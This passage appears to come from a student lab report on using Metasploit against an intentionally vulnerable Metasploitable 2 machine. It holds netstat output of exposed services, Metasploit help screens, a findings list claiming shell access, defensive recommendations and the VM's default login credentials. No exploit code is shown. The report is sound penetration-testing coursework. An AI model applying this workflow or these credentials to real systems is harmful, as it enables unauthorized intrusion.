          TX packets:907 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:414039 (404.3 KB)  TX bytes:414039 (404.3 KB)

netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      4511/xinetd
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      4511/xinetd
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      4511/xinetd
tcp        0      0 0.0.0.0:33576           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      4607/jsvc
tcp        0      0 0.0.0.0:6607            0.0.0.0:*               LISTEN      4657/unrealircd
```

Help Commands Used

The following Metasploit help screens were reviewed during the lab.

Figure 21

msf6 Help

```
Aug 5 8:49 AM 6% 47% ↑ 0.0 kB ↓ 0.0 kB hamza@hamza: ~
hamza@hamza: ~
The Metasploit Framework is a Rapid7 Open Source Project

msf >
msf > msf6
[-] Unknown command: msf6. Run the help command for more details.
msf > help

Core Commands
=====

Command      Description
-----
?            Help menu
banner       Display an awesome metasploit banner
cd           Change the current working directory
color        Toggle color
connect      Communicate with a host
debug        Display information useful for debugging
exit         Exit the console
features     Display the list of not yet released features that can be opted in to
get          Gets the value of a context-specific variable
getg         Gets the value of a global variable
grep         Grep the output of another command
help         Help menu
history      Show command history
load         Load a framework plugin
quit         Exit the console
repeat       Repeat a list of commands
route        Route traffic through a session
save         Saves the active datastores
sessions     Dump session listings and display information about sessions
set          Sets a context-specific variable to a value
setg         Sets a global variable to a value
sleep        Do nothing for the specified number of seconds
spool        Write console output into a file as well the screen
threads      View and manipulate background threads
tips         Show a list of useful productivity tips
unload       Unload a framework plugin
unset        Unsets one or more context-specific variables
unsetg       Unsets one or more global variables
version      Show the framework and console library version numbers

Module Commands
=====
```

msf6 Help

```
Aug 5 8:49 AM 9% 47% ↑ 0.0 kB ↓ 0.0 kB hamza@hamza: ~

Command      Description
-----
advanced     Displays advanced options for one or more modules
back         Move back from the current context
clearm       Clear the module stack
favorite      Add module(s) to the list of favorite modules
favorites     Print the list of favorite modules (alias for `show favorites`)
info         Displays information about one or more modules
listm        List the module stack
loadpath     Searches for and loads modules from a path
options      Displays global options or for one or more modules
popm         Pops the latest module off the stack and makes it active
previous     Sets the previously loaded module as the current module
pushm        Pushes the active or list of modules onto the module stack
reload_all   Reloads all modules from all defined module paths
search       Searches module names and descriptions
show         Displays modules of a given type, or all modules
use          Interact with a module by name or search term/index

Job Commands
=====

Command      Description
-----
handler      Start a payload handler as job
jobs         Displays and manages jobs
kill         Kill a job
rename_job   Rename a job

Resource Script Commands
=====

Command      Description
-----
makerc       Save commands entered since start to a file
resource     Run the commands stored in a file

Database Backend Commands
=====

Command      Description
```

Findings

- Successfully identified vulnerable services.
 - Selected an appropriate exploit module.
 - Configured exploit parameters correctly.
 - Successfully obtained a shell session.
 - Verified compromised user identity.
 - Demonstrated successful exploitation in a controlled lab environment.
-

Defensive Recommendations

- Keep software updated with the latest security patches.
- Disable unnecessary network services.
- Replace outdated FTP services.
- Restrict network access using firewalls.
- Monitor authentication and service logs.
- Perform regular vulnerability assessments.
- Apply the principle of least privilege.
- Use strong passwords and multi-factor authentication where applicable.

Conclusion

This lab demonstrated the practical use of the Metasploit Framework to exploit an intentionally vulnerable Metasploitable 2 machine in an authorized environment. The exercise reinforced the process of reconnaissance, exploit selection, configuration, execution, and post-exploitation verification while emphasizing the importance of patch management and secure service configuration.

References

TryHackMe

Figure 25TryHackMe — Metasploit: Introduction (Homepage Screenshot)




Figure 26

TryHackMe — Metasploit Room Progress / Learning Page

Warning: Never expose this VM to an untrusted network!

Contact: [msfdev\[at\]metasploit.com](mailto:msfdev[at]metasploit.com)

Login with msfadmin/msfadmin to get started

```
metasploitable login:
```

[illegible]

Warning: Never expose this VM to an untrusted network!

Contact: [msfdev\[at\]metasploit.com](mailto:msfdev[at]metasploit.com)

Login with msfadmin/msfadmin to get started

```
metasploitable login: _
```

Official Resources

1. TryHackMe – Metasploit: Introduction
2. Rapid7 – Metasploit Framework Documentation
3. Metasploitable 2 Official Documentation
4. OWASP Testing Guide
5. Kali Linux Documentation